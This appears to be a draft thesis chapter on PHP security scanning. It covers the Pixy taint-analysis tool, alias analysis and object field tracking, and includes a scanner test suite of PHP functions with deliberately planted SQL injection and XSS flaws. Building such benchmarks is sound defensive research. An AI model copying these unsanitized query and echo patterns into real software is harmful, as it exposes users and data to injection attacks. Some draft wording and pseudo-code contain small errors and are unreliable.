5.7 Used Test Suite (READY FOR FEEDBACK)

The author created a small test suite that was used to check the abilities of the various scanners. The test suite contains several instances of XSS and SQL injection in various forms:

- source and sink within the same line
- source and sink on different lines within the same method
- source, sanitation and sink on different lines within the same method
- sanitation using PHP's built-in sanitation functions `mysql_real_escape_string` and `intval`
- sanitation or source in other method in the same class
- sanitation or source in method of an instance of an included class
- sanitation or source in method in a static function of an included class
- sanitation or source in method in a static function of a class that is *not* included, but expected to be autoloaded

The test suite includes the file listed below.

5.7.1 Test.php

```php
require_once('IncludedGetter.php');

/**
 * This class contains various vulnerabilities to test some
 * vulnerability scanners.
 */
class Test {
  function get($key) {
    return $_GET[$key];
  }


  //////////////////
  // SQL injection
  //////////////////

  function sqlInjIntegerForSourceInline() {
    mysql_query('SELECT * FROM users WHERE id = ' . $_GET['id'] . ';');
  }

  function sqlInjIntegerForSourceInFunction() {
    $id = $_GET['id'];
    mysql_query('SELECT * FROM users WHERE id = ' . $id . ';');
  }

  function sqlInjIntegerForSourceInFunctionSanitizedInSource() {
    $id = intval($_GET['id']);
    mysql_query('SELECT * FROM users WHERE id = ' . $id . ';');
  }

  function sqlInjStringInFunctionSanitizedInSource() {
    $username = mysql_real_escape_string($_GET['username']);
    mysql_query('SELECT * FROM users WHERE username = "' .
    $username . '";');
  }

  function sqlInjIntegerForSourceInFunctionSanitizedInSink() {
    $id = $_GET['id'];
    mysql_query('SELECT * FROM users WHERE id = ' . intval($id) . ';');
  }
```

```
function sqlInjIntegerForSourceFromOtherFunctionInSameClass() {
  $id = $this->get('id');
  mysql_query('SELECT * FROM users WHERE id = ' . $id . ';');
}

function sqlInjIntegerForSourceInStaticFunctionInIncludedClass() {
  $id = IncludedGetter::staticGet('id');
  mysql_query('SELECT * FROM users WHERE id = ' . $id . ';');
}

function sqlInjIntegerForSourceFromInstanceOfIncludedClass() {
  $getter = new IncludedGetter();
  $id = $getter->get('id');
  mysql_query('SELECT * FROM users WHERE id = ' . $id . ';');
}

function sqlInjIntegerForSourceFromStaticFunctionInAutoloadedClass() {
  $id = AutoloadedGetter::staticGet('id');
  mysql_query('SELECT * FROM users WHERE id = ' . $id . ';');
}

function sqlInjIntegerForSourceFromInstanceOfAutoloadedClass() {
  $getter = new AutoloadedGetter();
  $id = $getter->get('id');
  mysql_query('SELECT * FROM users WHERE id = ' . $id . ';');
}

function sqlInjIntegerForSourceT3libDiv() {
  $id = t3lib_div::_GP('id');
  mysql_query('SELECT * FROM users WHERE id = ' . $id . ';');
}

function sqlInjIntegerInFunctionTypo3SanitizedInSource() {
  $id = t3lib_div::intval_positive($_GET['id']);
  mysql_query('SELECT * FROM users WHERE id = ' . $id . ';');
}

function sqlInjStringInFunctionTypo3SanitizedInSource() {
  $username = $GLOBALS['TYPO3_DB']
    ->fullQuoteStr($_GET['username'], 'users');
  mysql_query('SELECT * FROM users WHERE username = ' .
    $username . ';');
}

function sqlInjIntegerForSourceInFunctionAndTypo3Sink() {
  $GLOBALS['TYPO3_DB']->exec_SELECTquery('*', 'users', 'id = ' .
    $_GET['id'] . ';');
}
```

```php
////////////////////////
// Cross-site scripting
////////////////////////

function xssForSourceInline() {
  echo 'Hello ' . $_GET['name'] . '!';
}

function xssForSourceInFunction() {
  $name = $_GET['name'];
  echo 'Hello ' . $name . '!';
}

function xssForSourceInFunctionSanitizedInSource() {
  $name = htmlspecialchars($_GET['name']);
  echo 'Hello ' . $name . '!';
}

function xssForSourceInFunctionSanitizedInSink() {
  $name = $_GET['name'];
  echo 'Hello ' . htmlspecialchars($name) . '!';
}

function xssForSourceFromOtherFunctionInSameClass() {
  $name = $this->get('name');
  echo 'Hello ' . $name . '!';
}

function xssForSourceFromStaticFunctionInIncludedClass() {
  $name = IncludedGetter::staticGet('name');
  echo 'Hello ' . $name . '!';
}

function xssForSourceFromInstanceOfIncludedClass() {
  $getter = new IncludedGetter();
  $name = $getter->get('name');
  echo 'Hello ' . $name . '!';
}

function xssForSourceFromStaticFunctionInAutoloadedClass() {
  $name = AutoloadedGetter::staticGet('name');
  echo 'Hello ' . $name . '!';
}
```

```
  function xssForSourceFromInstanceOfAutoloadedClass() {
    $getter = new AutoloadedGetter();
    $name = $getter->get('name');
    echo 'Hello ' . $name . '!';
  }

  function xssForSourceT3libDiv() {
    $name = t3lib_div::_GP('name');
    echo 'Hello ' . $name . '!';
  }

  function xssForSourceInFunctionTypo3SanitizedInSource() {
    $name = t3lib_div::removeXSS($_GET['name']);
    echo 'Hello ' . $name . '!';
  }
}
```

```
$test = new Test();
$test->sqlInjIntegerForSourceInline();
$test->sqlInjIntegerForSourceInFunction();
$test->sqlInjIntegerForSourceInFunctionSanitizedInSource();
$test->sqlInjStringInFunctionSanitizedInSource();
$test->sqlInjIntegerForSourceInFunctionSanitizedInSink();
$test->sqlInjIntegerForSourceFromOtherFunctionInSameClass();
$test->sqlInjIntegerForSourceFromStaticFunctionInIncludedClass();
$test->sqlInjIntegerForSourceFromInstanceOfIncludedClass();
$test->sqlInjIntegerForSourceFromStaticFunctionInAutoloadedClass();
$test->sqlInjIntegerForSourceFromInstanceOfAutoloadedClass();
$test->sqlInjIntegerForSourceT3libDiv();
$test->sqlInjIntegerInFunctionTypo3SanitizedInSource();
$test->sqlInjStringInFunctionTypo3SanitizedInSource();
$test->sqlInjIntegerForSourceInFunctionAndTypo3Sink();
$test->xssForSourceInline();
$test->xssForSourceInFunction();
$test->xssForSourceInFunctionSanitizedInSource();
$test->xssForSourceInFunctionSanitizedInSink();
$test->xssForSourceFromOtherFunctionInSameClass();
$test->xssForSourceFromStaticFunctionInIncludedClass();
$test->xssForSourceFromInstanceOfIncludedClass();
$test->xssForSourceFromStaticFunctionInAutoloadedClass();
$test->xssForSourceFromInstanceOfAutoloadedClass();
$test->xssForSourceT3libDiv();
$test->xssForSourceInFunctionTypo3SanitizedInSource();
```

5.7.2 IncludedGetter.php

```php
/**
 * This class contains two wrappers for _GET and is included by the
 * main Test class.
 */
class IncludedGetter {
  function staticGet($key) {
    return $_GET[$key];
  }

  function get($key) {
    return $_GET[$key];
  }
}
```

5.7.3 AutoloadedGetter.php

```php
/**
 * This class contains two wrappers for _GET and is _not_ included by
 * the main Test class, but could be autoloaded.
 */
class AutoloadedGetter {
  function staticGet($key) {
    return $_GET[$key];
  }

  function get($key) {
    return $_GET[$key];
  }
}
```

5.7.4 ClassTest.php

```php
class Foo {
  function unsafeSource() {
    return $_GET['number'];
  }

  function safeSource() {
    return intval($_GET['number']);
  }

  function unsafeSink($number) {
    echo($number);
  }

  function safeSink($number) {
    echo(intval($number));
  }

  function doItDoubleSafely() {
    $this->safeSink($this->safeSource());
  }

  function doItWithSafeSink() {
    $this->safeSink($this->unsafeSource());
  }

  function doItWithSafeSource() {
    $this->unsafeSink($this->safeSource());
  }

  function doItCompletelyUnsafe() {
    $this->unsafeSink($this->unsafeSource());
  }
}
```

```php
class EmptyFoo extends Foo {
  function safeSink($number) {
    echo($number);
  }

  function safeSource() {
    return $_GET['number'];
  }
  function doItCompletelyUnsafe() {
    $this->unsafeSink($this->unsafeSource());
  }
}
```

```php
$foo = new Foo();

echo($foo->safeSource());
echo($foo->unsafeSource());
echo(Foo::unsafeSource());

$foo->safeSink($_GET['number']);
$foo->safeSink(intval($_GET['number']));

$foo->unsafeSink($_GET['number']);
Foo::unsafeSink($_GET['number']);
$foo->unsafeSink(intval($_GET['number']));

$foo->safeSink($foo->safeSource());
$foo->safeSink($foo->unsafeSource());
Foo::safeSink(Foo::unsafeSource());

$foo->unsafeSink($foo->safeSource());
Foo::unsafeSink(Foo::safeSource());
$foo->unsafeSink($foo->unsafeSource());
Foo::unsafeSink(Foo::unsafeSource());

$foo->doItDoubleSafely();
$foo->doItWithSafeSink();
$foo->doItWithSafeSource();

$foo->doItCompletelyUnsafe();

$emptyFoo = new Foo();
$emptyFoo->doItCompletelyUnsafe();
$emptyFoo->doItDoubleSafely();
$emptyFoo->safeSink($emptyFoo->safeSource());
```

5.7.5 PassByReference.php

```
1  class Foo {
2    var $someProperty = '';
3  }
4
5  function modifyProperty($object, $propertyContent) {
6    $object->someProperty = $propertyContent;
7  }
8
9  $object = new Foo();
10 modifyProperty($object, $_GET['name']);
11
12 echo $object->someProperty;
```

6 The PHP Security Scanner Pixy (READY FOR FEEDBACK)

Pixy [JKK07] was created 2006/2007 as part of a dissertation by Nenad Jovanovic [Jov07]. It uses interprocedural data-flow analysis and includes the dedicated PhpParser tool [Jov06]. Pixy's approach is documented in [JKK06a, JKK06c, JKK06b, Jov07].

Pixy is able to recognize sources, sinks and sanitation functions specific for each vulnerability type. However, in its 2007 version, it only recognized simple functions, not method calls on objects or static function calls for a class.

Pixy could currently only scan one file at a time (including its dependencies) and only scans functions that actually are executed. This means that it could not scan the code of a complete class if there was no caller.

Development of Pixy had ceased after 2007. However, one of the original authors of Pixy had agreed to hand over maintenance so Pixy can be officially continued.

6.1 The Pixy Project on the Web

The Pixy project (including the source code, wiki and issue tracker) currently resides on Github at `https://github.com/oliverklee/pixy`. The related PhpParser project is located at `https://github.com/oliverklee/phpparser`.

6.2 Technical Details

As shown in figure 6.1 on page 60, Pixy uses a several-steps approach between the raw source code and the final data flow analysis. It makes use of the (modified) external libraries JFlex and CUP (and a Lex syntax definition file for PHP) to create the abstract syntax tree.



Figure 6.1: From the PHP parse tree, Pixy generates a control-flow graph and P-TAC, using these for the dependency analysis and for the taint analysis.

6.3 P-TAC as an Intermediate Representation in the Control-Flow Graph

As an intermediate representation, Pixy uses a combination of a modified version of *three-address code* (see section 4.6) called *P-TAC* together with a control-flow graph (CFG). For addresses that contain data (variables, constants, literals), Pixy uses the general term *place*.

As described in [Jov07], the main types of control-flow graph nodes are listed in table 6.1 on page 61.

CFG node	description	class
simple assignment	*variable* = *place*	`AssignSimple`
unary assignment	*variable* = *operator place*	`AssignUnary`
binary assignment	*variable* = *place operator place*	`AssignBinary`
array assignment	*variable* = `array()`	`AssignArray`
assignment by reference	*variable* =& *variable*	`AssignReference`
unset	`unset(`*variable*`)`	`Unset`
global	`global` *variable*	`Global`
call preparation	a call node's predecessor	`CallPreparation`
call	a function or method call	`Call`
call return	a call node's successor	`CallReturn`
basic block	a basic block containing other nodes	`BasicBlock`
PHP function call	a call of one of PHP's built-in functions	`CallBuiltinFunction`
unknown function call	a function call that cannot be resolved during analysis	`CallUnknownFunction`
entry node	the entry node of the control-flow graph	`CfgEntry`
exit node	an exit node of the control-flow graph	`CfgExit`
constant definition	`define(`*key*, *value*`)`	`Define`
echo call	`echo` *variable*	`Echo`
if	`if(`*true*`|`*false*`)` `goto` *target*	`If`
file inclusion	`include` *variable*	`Include`

Table 6.1: The main types of control-flow graph nodes in P-TAC as used by Pixy. The class names are within the package `pixy.conversion.cfgnodes`.

7 Alias Analysis (READY FOR FEEDBACK, PRROFREAD)

When performing static code analysis, a good alias analysis is helpful as it can both increase recall and precision. A good recall is important as it will allow Pixy to find more vulnerabilities. A good recall is important to reduce noise, thus making the results more meaningful for the developers: If there are too many meaningless warnings, developers just tend to ignore them—or stop using the tool. [JCS07]

For understanding the intricacies of alias analysis for PHP, it is important to first have a firm grip on the way references work in PHP (which is quite different from the way aliases work e. g., in C or Java). Thus, a big part of the exiting work on alias analysis does not directly apply to PHP. [JKK07, page 24] Subsection 2.3.3 on page 11 provides more information on this.

7.1 Alias Analysis in Pixy

For its alias analysis, Pixy uses a modified version of the points-to-analysis described by Khedker et. al [Khe09, page 119ff], including the concept of "must" and "may" aliases.

Must-aliases are relationships between variables that are aliases to the same ZVAL independent of the actual executed program path.

May-aliases are relationships between variables that are aliases only for some executed program paths.

This separation helps in cases where two variables `$a` and `$b` are tainted and `$a` gets sanitized. If `$a` and `$b` are must-aliases, `$b` can safely be marked to be sanitized as well. However, if both variables are may-aliases, the scanner should make a conservative decision and regard `$b` as still to be tainted.

This concept comes into use both for intraprocedural as well as interprocedural alias analysis.

7.1.1 Intraprocedural Alias Analysis

This section describes how Pixy conducts alias analysis within a function or method (as explained in [JKK07]).

Pixy keeps record for all must-aliases and may-aliases for each line of program code. The must-aliases are represented as unordered and disjoint sets of variables that are certain to be references to the same ZVAL at a certain point at the program. May-aliases are represented the same way. Let's have a look at an example.

Note: In these examples, the sets of must-aliases and may-aliases always refer to point of execution after the last code line listed above.

At the beginning of a function or method, the sets of may-aliases and must-aliases are empty:

$mustAliases = \{\}, mayAliases = \{\}$

When a reference is created, the pair of both variables is added to the must-aliases:

```
1 $a = &$b;
```

$mustAliases = \{(a, b)\}, mayAliases = \{\}$

If there is a branch condition, the aliases set within the branch still are considered to be must-aliases, but *only within that particular branch.*

```
1 $a = &$b;
2 if (...) {
3   $c = &$d;
```

$mustAliases = \{(a, b), (c, d)\}, mayAliases = \{\}$

```
1 $a = &$b;
2 if (...) {
3   $c = &$d;
4   $e = &$d;
```

$mustAliases = \{(a, b), (c, d, e)\}, mayAliases = \{\}$

Now, after the branch, the scanner needs to change the must-aliases that have been created during the branch to may-aliases—for it is not safe to assume that the branch will be executed in each and every case:

```
1 $a = &$b;
2 if (...) {
3   $c = &$d;
4   $e = &$d;
5 }
```

$mustAliases = \{(a, b)\}, mayAliases = \{(c, d, e\}$

To ease processing, the alias tuples with more than two elements are split into separate pairs:

$mustAliases = \{(a, b)\}, mayAliases = \{(c, d), (c, e), (d, e)\}$

7.1.2 Interprocedural Alias Analysis

This section describes how Pixy conducts alias analysis between functions or methods (as explained in [JKK07]).

Generally, there are two possible scopes for variables in PHP: local variables and global variables. (Please see section 2.3.1 on page 6 for details.)

Hence, at the point of a function call, the alias analysis needs to track both alias information that gets propagated into the function, and alias information that is valid when the control flow returns from the function.

Thus, from the called function's (the callee's) point of view, the following information is important when the function gets called:

- aliases between global variables
- aliases between the method parameters
- aliases between global variables and the method parameters

After control flow has been returned from a method, the following alias information needs to be obtained (or updated):

- aliases between global variables

- aliases between global variables and the caller's local variables

Aliases Between Global Variables

For tracking global variables, the notation of must-aliases and may-aliases is changed by adding a method name prefix to the variable name. For the global symbol table, Pixy uses a "special" function `m` (for `main`).

Let's have an example:

At the beginning, there are no must-aliases or may-aliases. This information (particularly, the information on the global aliases) then gets propagated into the function:

```
1 foo();
2
3 function foo() {
```

$mustAliases = \{\}, mayAliases = \{\}$

```
1 foo();
2
3 function foo() {
4   $a1 = 42;
5   $a2 = &$a1;
6
7   $GLOBALS['x2'] = &$GLOBALS['x1'];
```

$mustAliases = \{(foo.a1, foo.a2), (m.x1, m.x2)\}, mayAliases = \{\}$

At this point of the control flow within the function, the local variables `$a1` and `$a2` are must-aliases to each other—as are the global variables `$x1` and `$x2`. This is just applying the intraprocedural techniques described in section 7.1.1.

Now, when the function `foo` calls another function `bar`, only alias information on global variables is propagated into `bar` (as there are not parameters):

```
1  foo();
2
3  function foo() {
4    $a1 = 42;
5    $a2 = &$a1;
6
7    $GLOBALS['x2'] = &$GLOBALS['x1'];
8    bar();
9    ...
10 }
11
12 function bar() {
```

$mustAliases = \{(m.x1, m.x2)\}, mayAliases = \{\}$

If `bar` adds aliases on global variables, these get added to the must-aliases (as seen from the perspective of still within `bar`):

```
1  foo();
2
3  function foo() {
4    $a1 = 42;
5    $a2 = &$a1;
6
7    $GLOBALS['x2'] = &$GLOBALS['x1'];
8    bar();
9    ...
10 }
11
12 function bar() {
13   $GLOBALS['x3'] = &$GLOBALS['x1'];
```

$mustAliases = \{(m.x1, m.x2, m.x3)\}, mayAliases = \{\}$

After the control flow is back from `bar` in `foo`, the changed information on global aliases is available within `foo` as well (in addition to the alias information on the local variables):

```
1  foo();
2
3  function foo() {
4    $a1 = 42;
5    $a2 = &$a1;
6
7    $GLOBALS['x2'] = &$GLOBALS['x1'];
8    bar();
```

$mustAliases = \{(foo.a1, foo.a2), (m.x1, m.x2, m.x3)\}, mayAliases = \{\}$

Aliases Between Function Parameters Passed by Reference

By default, PHP passes function parameters by value. However, it also is possible to have function parameters passed by referenced by using an ampersand in the function declaration. These cases are relevant for the alias analysis.

When the callee has two parameters that are passed by reference, and the caller passes two variables that are aliases, the alias analysis needs to propagate this information into the callee.

Let's have a look an an example:

```
1  function foo() {
2    $a1 = 42;
3    $a2 = &$a1;
4
5    bar($a1, $a2);
6    ...
7  }
8
9  function bar(&$b1, &$b2) {
```

At the point where `bar` is called, the alias information looks like this in the `foo` function:

$mustAliases = \{(foo.a1, foo.a2)\}, mayAliases = \{\}$

Within the `bar` function, the propagated alias information thus consists of the parameters as must-aliases:

$mustAliases = \{(bar.b1, bar.b2)\}, mayAliases = \{\}$

If the parameters that are passed are may-aliases, they correspondingly get propagated as may-aliases:

```
1  function foo() {
2    $a1 = 42;
3    $a2 = 8;
4
5    if (...) {
6      $a2 = &$a1;
7    }
8
9    bar($a1, $a2);
10   ...
11 }
12
13 function bar(&$b1, &$b2) {
```

At the point where `bar` is called, the alias information looks like this in the `foo` function:

$mustAliases = \{\}, mayAliases = \{(foo.a1, foo.a2)\}$

And this is the alias information at the beginning of the `bar` function:

$mustAliases = \{\}, mayAliases = \{(bar.b1, bar.b2)\}$

Aliases Between Global Variables and Parameters Passed by Reference

As far as global variables are concerned, there are basically three cases to be considered for pass-by-reference parameters:

- The paramater is a global variable (and thus also a trivial must-alias of a global variable).
- The parameter is a must-alias of a global variable.
- The parameter is a may-alias of a global variable.

In all three cases, the parameter gets propagated as the corresponding type of must-alias or may-alias to the global variable into the function:

```
1  function foo() {
2    $a1 = $GLOBALS['a1'];
3    $a2 = 8;
4
5    if (...) {
6      $a2 = $GLOBALS['a2'];
7    }
8
9    bar($a1, $a2, $GLOBALS['a3']);
10   ...
11 }
12
13 function bar(&$b1, &$b2, &$b3) {
```

At the point where `bar` is called, the alias information looks like this in the `foo` function (again using the `m` function as a fake scope for global variables):

$mustAliases = \{(foo.a1, m.a1)\}, mayAliases = \{(foo.a2, m.a2)\}$

And this is the alias information at the beginning of the `bar` function:

$mustAliases = \{(bar.b1, m.a1), (bar.b3, m.a3)\}, mayAliases = \{(bar.b2, m.a2)\}$

7.2 Alias Analysis and Tainted Object Propagation Scanning

When a tainted object propagation scanner (see section 3.2 on page 22) tracks the taint state of variables, alias information is very important both for increasing recall (i. e., reducing the number of false negatives) as well as for increasing precision (i. e., reducing the number of false positives).

For tainted object propagation analysis, variables can have one of two possible states: tainted or untainted. A variable gets marked as tainted when it is assigned a values that originates from a sink—be it directly, or via another tainted variable. A variable gets marked as untainted either when it is assigned a safe value (e. g., a literal or an untainted variable), or when it gets sanitized.

The impact of must-aliases on tainting is very simple: When a variable is marked as tainted, all its must-aliases get marked as tainted as well. The same goes for the variable being marked as untainted.

Concerning tainting of may-aliases, there are generally two possible approaches: The conservative approach would regard a variable as still tainted if there is a chance that it may be tainted. This increases recall, but might also decrease precision. The more optimistic approach would mark a variable as untainted if it might possibly be untainted. Obviously, for a security scanner that should point out possible vulnerabilities, the conservative approach is the more appropriate one.

Let's have a look at the two relevant cases here: When a variable gets tainted—regardless of whether it already has been tainted—, all must-aliases and—assuming the conservative approach—all may-aliases get tainted as well. When a variable gets untainted (also regardless of its former state), all must-aliases can be marked as untainted, but all may-aliases should keep their former taint state (using the conservative approach again). Table 7.1 shows this at a glance. Just for the sake of completeness, table 7.2 shows a—purely fictional—optimistic approach.

new taint state of the variable	**must-aliases**	**may-aliases**
tainted	tainted	tainted
untainted	untainted	(unchanged)

Table 7.1: The effects of tainting and untainting on must-aliases and may-aliases, using a realistic **conservative** approach.

new taint state of the variable	**must-aliases**	**may-aliases**
tainted	tainted	(unchanged)
untainted	untainted	untainted

Table 7.2: The effects of tainting and untainting on must-aliases and may-aliases, using a fictional **optimistic** approach.

8 Taint Analysis for Objects (READY FOR FEEDBACK)

This chapter describes a concept for adding taint analysis for member variables of objects to Pixy—the 2007 release of Pixy explicitly mentions this as a "missing feature".

8.1 Modeling Objects and Member Variables

8.1.1 Class Declaration

For the following code for declaring a class with one field, the corresponding subtree of the PHP parse tree is depicted in figure 8.1 on page 74.

```
1 class Foo {
2   var $field = 42;
3 }
```

Note: This piece of code still uses the PHP 4 way of declaring member variables. Using the PHP 5 way with access keywords like `public`, `protected` or `private` would work correspondingly.

At the point where the `TacConverter` class encounters the class definition, it would be neither necessary nor helpful to save the taint state[1] of the fields for new class instances: Member variables that have not been written yet by any code can always be considered untainted as the PHP interpreter only allows literals as default values, and Pixy always assumes literals to be untainted. Furthermore, uninitialized *member variables* cannot be overwritten using request parameters even if `register_globals` is enabled. This is different to the way PHP handles uninitialized local or global variables (see section 2.4).

In addition, the list of declared fields might be only a subset of the fields that are actually accessed in the code: If the PHP interpreter finds a read or write access to an undeclared

[1] See section 4.9 on page 42 for details.



Figure 8.1: The subtree of the PHP parse tree for declaring a class `Foo` with a single field `$field` that has a default value of `42`.

field, it creates this field for that particular instance on the fly, initializes it with `null`, and issues a PHP strict warning.

8.1.2 Storing Objects with Member Variables as Places for Three-Address Code (TAC)

Pixy models variables as "places" for three-address code (see section 4.6 on page 39 for details). For taint analysis, it uses this "place" abstraction—instead of the variable directly from the parse tree—to model the flow of data through the program.

Hence, we need a way to convert access to member variables from the PHP parse tree into TAC places. This needs to happen within the `TacConverter` class which is responsible for the task of creating both the control-flow graph as well as the three-address code from the PHP parse tree.

The `TacConverter` already adds a `Variable` entry into the current function's symbol table. To closely model the way PHP stores object instances with a separate symbol table per instance (see section 2.3 on page 6 ff.), we need a subclass `ObjectVariable extends Object` that holds a reference to a symbol table instance—which then holds references to several `AbstractPlace` instances that represent the member variables.

8.1.3 Field Access

To track tainting for member variables, Pixy needs to create "places" for all member variables that are accessed—even for those that have not been declared beforehand. (PHP will however happily create it on the fly while issuing a PHP warning.)

Both for the left side of assignments as well as for all expressions, we need to add a way to handle field access as places. In addition to the already existing cases (e. g., function calls, literals, normal variables etc.), the following cases are new and need to be modeled:

case description	example	parse tree figure
simple variable assignment (already part of Pixy)	`$x = 42;`	8.2 on page 86
one-level field access (left side)	`$foo->bar = 42;`	8.3 on page 87
one-level field access (right side)	`$x = $foo->bar;`	8.4 on page 88
multi-level field access (left side)	`$foo->bar->baz = 42;`	8.5 on page 89
multi-level field access (right side)	`$x = $foo->bar->baz;`	8.6 on page 90
variable field access (left side)	`$foo->$fieldName = 42;`	8.7 on page 91
variable field access (right side)	`$x = $foo->$fieldName;`	8.8 on page 92

Table 8.1: Field accesses that need to be modeled

Note: Method chaining in PHP is possible, as is field access chaining. After field chaining, method calls are possible. However, even if a method returns an object, chained field accesses on that object are not possible. This approach does not cover method call after field accesses as Pixy already is quite versed at finding out which method from which class gets called.

As Pixy currently does not model the—relatively rare—case of variable variables, this approach does not model them on the field level either. Instead, this approach uses Pixy's special place *specialPlaceForVariableVariables* that keeps this place out of taint analysis.

Looking at the big picture, both for left-side and right-side expressions, the `TacConverter` walks the field access chain to the end, using existing fields in the object's symbol tables or creating new ones as needed. There are two basic cases we need to cover: a write access to a place, i. e., an assignment, and a read access—be it as the right part of an assignment, as part of a compound expression or as a parameter in a function call. In each and every case, the parse tree for the variable expression has a `cvar` node in it. So this approach expands the `cvar` function to also return places for field accesses.

Note: The listed pseudo-code takes a few shortcuts: It assumes that there are some convenience functions available for tree walking, array processing and string processing, and that functions like `cvar` return `AbstractPlace` instead of a `TacAttributes` wrapper.

```
/**
 * Returns the AbstractPlace that corresponds to a cvar node in the
 * parse tree.
 */
AbstractPlace cvar(
  ParseNode subtreeRoot, SymbolTable functionSymbolTable
) {
  String[] nameChain = flattenCvarTreeToNameChain(subtreeRoot);

  return getLeftPlaceForNameChain(nameChain, functionSymbolTable);
}
```

```
/**
 * Walks a cvar parse node subtree and extracts the variable name
 * or chained field names from it. The dollar sign from the first
 * variable is omitted.
 *
 * For example, for a variable $foo, this function returns:
 * ["foo"]
 *
 * For a variable $foo->bar->$baz, this function returns:
 * ["foo", "bar", "$baz"]
 */
String[] flattenCvarTreeToNameChain(ParseNode subtreeRoot) {
  String[] nameChain;

  for (ParseNode node : subTreeRoot.depthFirstIterator()) {
    Token token = node.token;
    if (!(token != T_VARIABLE && token != T_STRING) {
      continue;
    }

    // Drop the first dollar sign.
    if (nameChain.length == 0) {
      nameChain.append(node.text.dropFirstCharacter);
    } else {
      nameChain.append(node.text);
    }
  }

  return nameChain;
}
```

```
/**
 * Gets the AbstractPlace for a variable name chain from symbolTable.
 *
 * If there is no place with that name yet, it will be created on the
 * fly (if possible).
 */
AbstractPlace getLeftPlaceForNameChain(
  String[] nameChain, SymbolTable symbolTable
) {
  String firstElementInNameChain = nameChain[0];
  if (isVariableVariable(firstElementInNameChain)) {
    return specialPlaceForVariableVariables;
  }

  if (nameChain.length == 1) {
    return getOrCreateVariableInSymbolTable(
      firstElementInNameChain. symbolTable
    );
  }

  // At this point, we have more than one element in the name chain,
  // i.e., a field access.
  if (!symbolTable.has(firstElementInNameChain)) {
    throw new Exception("Field access on nonexistent object.");
  }

  AbstractPlace firstPlaceFromNameChain = symbolTable.getByName(
    firstElementInNameChain
  );
  if (!firstPlaceFromNameChain instanceof ObjectVariable) {
    throw new Exception("Field access on non-object variable.");
  }

  String[] nameChainWithoutFirstElement = nameChain.dropFirst();
  return getLeftPlaceForNameChain(
    nameChainWithoutFirstElement,
    ((ObjectVariable) firstPlaceFromNameChain).symbolTable
  );
}
```

```
/**
 * Retrieves the Variable stored under the given variableName from
 * the symbolTable.
 *
 * If there is no entry for that variableName yet, creates a new
 * Variable entry, stores it in the symbolTable and returns it.
 */
Variable getOrCreateVariableInSymbolTable(
  String variableName, SymbolTable symbolTable
) {
  if (symbolTable.has(variableName)) {
    return symbolTable.getByName(variableName))
  }

  Variable newVariable = new Variable();
  symbolTable.addByName(variableName, newVariable);

  return newVariable;
}
```

8.1.4 Class Instantiation

When a class gets instantiated, the `TacConverter` needs to create a symbol table entry to store a new `ObjectVariable` instance in.

In the following code example, class declared above gets instantiated in the `$foo` variable. The corresponding subtree of the PHP parse tree looks like figure 8.9 on page 93.

```
1 $foo = new Foo();
```

In pseudo-code, processing this assignment would look like this:

```
/**
 * Processes an expr_without_variable node and returns the
 * AbstractPlace contained in the node (if any).
 */
AbstractPlace expr_without_variable(ParseNode subtreeRoot) {
  if (subtreeRoot.secondChild() == T_ASSIGN) {
    // We take for granted that TacConverter already has an assign()#
    // function.
    assign(subtreeRoot);
    return null;
  }

  if (firstChild == T_NEW) {
    return new ObjectVariable();
  }

  // More existing code for processing variables and literals.
}
```

